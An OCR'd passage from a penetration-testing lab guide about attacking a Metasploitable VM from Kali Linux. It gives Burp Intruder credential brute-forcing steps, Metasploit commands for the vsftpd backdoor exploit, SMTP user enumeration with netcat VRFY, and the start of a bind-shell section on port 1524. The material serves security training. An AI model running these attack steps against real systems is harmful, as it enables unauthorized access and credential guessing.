
4)Now press the right side clear button.That will clear the $.




5)Now Add $ to username then Add $ to password.Set attack type to cluster bomb.




6)Now set the payload 1 and add the list.



7)Now set the payload 2 and add the list.



8)After setting payload 1 & 2 .then press start attack.



4. Perform Exploiting Metasploit


a) Exploiting Metasploit using FTP

Steps:

1)Login as superuser using *sudo su* command. To start the database type the command as msfdb init .To check the status type the command as msfdb status, this will say us is it active or unactive.To check database write as msfdb start.

2)To scan IP address use as nbtscan 192.168.56.102/24


3)To find the version nmap -sV 192.168.56.101



4)To find the vulnerability in port 21(ftp) nmap -p 21 --script vuln 192.168.56.101

5) To enter metasploitable use the command msfconsole

6)search vsftpd to get the matching module of vsftpd.




7)Then select the matching module and use it as use 0

8)show options it shows all the information that is associated with matching modules.

9)Now we have to set the rhost and the payload for the exploitation as shown in the below figure. show payloads shows all the compatible module/matching module.Payload is called the heart of the metasploitable.

10)After that enter the command exploit. Then you will be logged to the target machines kernel.


enter the command whoami to know which directory you are currently in.




b) Exploiting Metasploit using SMTP

Steps:

1) Open both kali linux and the metasploitable then find the ip address of both kali linux and metasploitable machine by using the command ifconfig and using nmap tool.




2)Then scan the port smtp for all the information by giving the command nmap – sV 192.168.56.101.




3)To enter metasploitable use the command msfconsole.

4)enter the command search smtp.




5)use the path 25 to use it use the command use 25. Which will have the path ending with smtp_enum.

6)Now set the RHOSTS to the metasploitable ip address



7)After enter the command exploit and enter the shell.


8)Open another terminal and enter the root and scan the port using the command nc 192.168.56.101 25.where nc (netcat) is used to listening &scanning the port. enter the command to verify the database using the commands VRFY mysql , VRFY daemon &VRFY postgres.




c) Exploiting Metasploit using Blind shell


Steps:

1)Turn on the kali linux and the metasploitable simultaneously.find the metaspoitable machine IP address. Enter the command nmap -sV 192.168.56.101 to find the port number and the version of bind shell some of the cases it may be as ingreslock.






2)Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.



